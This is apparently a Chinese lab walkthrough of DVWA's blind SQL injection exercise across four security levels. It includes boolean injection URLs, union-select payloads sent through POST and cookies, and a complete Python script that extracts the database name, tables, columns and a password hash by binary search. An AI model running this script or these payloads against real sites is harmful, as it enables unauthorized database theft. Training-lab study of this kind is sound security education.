
【DVWA】【SQL Injection(Blind)】SQL盲注 Low Medium High Impossible

1.初级篇 Low.php

加单引号提交
http://localhost/DVWA-master/vulnerabilities/sqli_blind/?id=1'&Submit=Submit#

输出用户id没有找到,加注释符正常,说明是单引号闭合
http://localhost/DVWA-master/vulnerabilities/sqli_blind/?id=1'%23&Submit=Submit#


构造如下注入,若database名第一个字符为'd',即ascii码为100,页面正常
http://localhost/DVWA-master/vulnerabilities/sqli_blind/?id=1' and ascii(substr(database(),1,1))=100%23&Submit=Submit#

反之页面不正常
http://localhost/DVWA-master/vulnerabilities/sqli_blind/?id=1' and ascii(substr(database(),1,1))=99%23&Submit=Submit#
有一点需要注意,语句执行失败会直接返回 404 Not Found,所以猜解失败的时候会触发urllib2.HTTPError

编写一个python脚本很容易完成猜解工作
# -- coding: utf-8 --

# version: python 2.7

# file: sql-blind-injection.py

# time: 2018.2.4

# author: superkrissV

import urllib

import urllib2

# 必须携带正确的Cookie

headers={

        'Host': 'localhost',

        'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0',

        'Accept': 'text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8',

        'Accept-Language': 'zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3',

        'Accept-Encoding': 'gzip, deflate',

        'Cookie': 'security=low; PHPSESSID=h8uq0bha6sphm17mik8kml9hd3',

        }

target_url = "http://localhost/DVWA-master/vulnerabilities/sqli_blind/?Submit=Submit&id=1"

success_str = "User ID exists in the database."

length_payload = "' and length(%s)>=%d #"

char_payload = "' and ascii(substr(%s, %d, 1))>=%d #"

table_name = "(select table_name from information_schema.tables where table_schema='%s' limit %d,1)"

column_name = "(select column_name from information_schema.columns where table_schema='%s' and table_name='%s' limit %d,1)"

column_data = "(select %s from %s.%s limit %d, 1)"

ascii_start = 33

ascii_end = 126

max_length = 50

# 构造对应的payload并发送

def sendRequest(payload):

    url = target_url + urllib.quote(payload)

#    print url

    try:

        request = urllib2.Request(url=url, headers=headers)

        response = urllib2.urlopen(request)

        if success_str in response.read():

            return True

        return False

    except urllib2.HTTPError as e:

        return False

# 利用递归和二分法获取长度

def getLength(start, end, command):

    if (start+1) == end:return start

    mid = (end+start) / 2

    if sendRequest(length_payload % (command, mid)):

        start = mid

    else:

        end = mid

#    print start,"    ",end

    result = getLength(start, end, command)

    return result

# 返回pos位置的字符的ascii码值

def getSingleChar(start, end, command, pos):

    if (start+1) == end:return start

    mid = (end+start) / 2

    if sendRequest(char_payload % (command, pos, mid)):

        start = mid

    else:

        end = mid

#    print start,"    ",end

    result = getSingleChar(start, end, command, pos)

    return result

def getInfo(command):

    pos = 1

    info = ""

    maxLen = getLength(1, max_length, command)

    print command, " length:", maxLen

    while(1):

        if pos > maxLen:break

        info += chr(getSingleChar(ascii_start, ascii_end, command, pos))

        pos += 1

        print info

getInfo("user()") # 14 root@localhost

getInfo("database()") # 4 dvwa

getInfo(table_name % ("dvwa",1)) # 5 users

getInfo(column_name % ("dvwa","users",1)) # 10 first_name

getInfo(column_name % ("dvwa","users",4)) # 8 password

getInfo(column_data % ("password", "dvwa", "users", 0)) # 32 5f4dcc3b5aa765d61d8327deb882cf99
2.中级篇 Medium.php
POST 提交
id=0 union select 1,2#&Submit=Submit
仍然显示存在,事实上id=0并不存在,但union select 返回了结果,程序只是单纯的判断结果集是否为空
和初级篇一样,猜字符
id=1 and ascii(substr(database(),1,1))=100#&Submit=Submit
3.高级篇 High.php
和上一章不同,这次是写入了cookie
http://localhost/DVWA-master/vulnerabilities/sqli_blind/cookie-input.php

刷新
http://localhost/DVWA-master/vulnerabilities/sqli_blind/
使用EditThisCookie查看cookie


可以直接在这个页面直接注入
0' union select 1,2#

刷新页面
4.不可能篇 Impossible.php
查看源码就知道使用PDO,无法注入
    if(is_numeric( $id )) {

        // Check the database

        $data = $db->prepare( 'SELECT first_name, last_name FROM users WHERE user_id = (:id) LIMIT 1;' );

        $data->bindParam( ':id', $id, PDO::PARAM_INT );

        $data->execute();
【DVWA】【SQL Injection(Blind)】SQL盲注 Low Medium High Impossible的更多相关文章
- DVWA之 SQL Injection(Blind)
SQL Injection(Blind) SQL Injection(Blind),即SQL盲注,与一般注入的区别在于,一般的注入攻击者可以直接从页面上看到注入语句的执行结果,而盲注时攻击者通常是无法 ...
- (十二)DVWA全等级SQL Injection(Blind)盲注--SQLMap测试过程解析
一.测试前分析 前文<DVWA全等级SQL Injection(Blind)盲注-手工测试过程解析> 通过手工测试的方式详细分析了SQL Injection(Blind)盲注漏洞的利用过程 ...
- (十一)DVWA全等级SQL Injection(Blind)盲注--手工测试过程解析
一.DVWA-SQL Injection(Blind)测试分析 SQL盲注 VS 普通SQL注入: 普通SQL注入 SQL盲注 1.执行SQL注入攻击时,服务器会响应来自数据库服务器的错误信息,信息提 ...
- SQL Injection (Blind) Low
SQL盲注分析 盲注较普通注入难度会有所增加,根据页面响应不同大概分为以下几种:布尔型盲注:时间盲注:报错注入 普通注入与盲注的对比: 普通注入: ...
- DVWA全级别之SQL Injection(SQL注入)
DVWA全级别之SQL Injection(注入) DVWA简介 DVWA(Damn Vulnerable Web Application)是一个用来进行安全脆弱性鉴定的PHP/MySQL Web ...
- SQL Injection(SQL注入漏洞)
审计前准备: 1.安�php程序(推荐phpStudy) 2.高亮编辑器(推荐 Sublimetext Notepad++) 3.新建一个文本,复制以下变量,这些变量是审计中需要在源码中寻找的 ### ...
- Fortify漏洞之Sql Injection(sql注入)
公司最近启用了Fortify扫描项目代码,报出较多的漏洞,安排了本人进行修复,近段时间将对修复的过程和一些修复的漏洞总结整理于此! 本篇先对Fortify做个简单的认识,同时总结一下sql注入的漏洞! ...
- DVWA 黑客攻防演练(九) SQL 盲注 SQL Injection (Blind)
上一篇文章谈及了 dvwa 中的SQL注入攻击,而这篇和上一篇内容很像,都是关于SQL注入攻击.和上一篇相比,上一篇的注入成功就马上得到所有用户的信息,这部分页面上不会返回一些很明显的信息供你调试,就 ...
- DVWA SQL Injection(Blind) 通关教程
SQL Injection(Blind),即SQL盲注,与一般注入的区别在于,一般的注入攻击者可以直接从页面上看到注入语句的执行结果,而盲注时攻击者通常是无法从显示页面上获取执行结果,甚至连注入语句是 ...
随机推荐
- 看opengl写代码(7) 使用混合数组(glInterLeavedArrays)
glInterLeavedArrays 函数 有 三个 參数 : mode ,stride,pointer. mode :指示 开启 哪些 顶点数组,以及 顶点数组 使用的 数据类型. 其余的 顶点 ...
- 工作总结 js for 循环遍历 json 数据
[{"Branch":"Bangkok","2017-01|Replenishment":"0","2017- ...
- 异步FIFO的编程
对于异步FIFO.最基本的两个方面是地址控制和空.满标志位的产生.首先地址控制分别为读地址和写地址,每次读写时能读写地址应该加1.计数次数为ram深度的2倍.当读写地址相等时则空标志位有效,当读写地址 ...
- Session管理之ThreadLocal
ref=toolbar" target="_blank">ref=toolbar_logo" target="_blank"> ...
- Appro DM8127 IPNC 挂载NFS遇到的问题及解决
对于Appro DM8127 IPNC,默认的启动方式是NAND is used for booting kernel and NAND is used as root filesystem 为了调试 ...
- (转)C3P0配置
C3P0是一个开源的JDBC 连接池,它实现了数据源和JNDI绑定,支持JDBC3规范和JDBC2的标准扩展.目前使用它的开源项目有Hibernate,Spring等. sourceforge 下载: ...
- [Android 编译(一)] Ubuntu 16.04 LTS 成功编译 Android 6.0 源码教程
本文转载自:[Android 编译(一)] Ubuntu 16.04 LTS 成功编译 Android 6.0 源码教程 1 前言 经过3天奋战,终于在Ubuntu 16.04上把Android 6. ...
- 洛谷 P3960 [ NOIP 2017 ] 列队 —— 线段树
题目:https://www.luogu.org/problemnew/show/P3960 NOIP 题,不用很复杂的数据结构...但又参考了许多: 要求支持维护删除第 k 个和在末尾插入的数据结构 ...
- Jquery ajax json 值回传不了
今天调试系统的时候,MVC 框架下调用ajax 值,回传的json值获取不到,后来发现竟然是服务没开,郁闷不已,留个截图,做个纪念.
- Oracle.ManagedDataAccess.dll
C#使用Oracle.ManagedDataAccess.dll System.Data.OracleClient程序集没有多大的不同,基本上拿以前使用System.Data.OracleClient ...